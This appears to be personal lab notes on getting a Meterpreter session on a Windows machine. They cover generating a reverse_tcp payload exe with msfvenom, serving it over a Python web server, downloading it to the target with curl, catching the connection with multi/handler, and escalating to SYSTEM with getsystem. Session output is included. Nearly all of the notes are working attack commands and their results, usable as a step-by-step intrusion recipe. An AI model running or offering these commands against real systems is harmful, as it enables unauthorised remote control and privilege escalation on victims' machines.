https://infosecwriteups.com/metasploit-upgrade-normal-shell-to-meterpreter-shell-2f09be895646

################
Doesn't work
################

try other way:

```
msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.203.128 lport=4444 -f exe > securitytutorials.exe
```

```
python3 -m http.server 80
```


```
curl --url http://192.168.203.128:80/securitytutorials.exe --output securitytutorials.exe
```

On Kali:


```
> msfconsole
> use multi/handler
> set lhost 192.168.203.128
> set payload  windows/meterpreter/reverse_tcp
> run
```

On Windows:

```
start securitytutorials.exe
```



```
Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.203.128  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target



View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.203.128:4444
[*] 192.168.203.130 - Command shell session 1 closed.
[*] 192.168.203.130 - Command shell session 11 closed.
^C[-] Exploit failed [user-interrupt]: Interrupt
[-] run: Interrupted
msf6 exploit(multi/handler) > set payload  windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.203.128:4444
[*] Sending stage (175686 bytes) to 192.168.203.130
[*] Meterpreter session 21 opened (192.168.203.128:4444 -> 192.168.203.130:49703) at 2023-01-07 14:31:17 +0100

meterpreter > hostinfo
[-] Unknown command: hostinfo
meterpreter > info
Usage: info <module>

Prints information about a post-exploitation module

meterpreter > systeminfo
[-] Unknown command: systeminfo
meterpreter > ps

Process List
============

 PID   PPID  Name                 Arch  Session  User                           Path
 ---   ----  ----                 ----  -------  ----                           ----
 0     0     [System Process]
 4     0     System               x64   0
 92    4     Registry             x64   0
 308   4     smss.exe             x64   0
 396   384   csrss.exe            x64   0
```



```
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
```

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM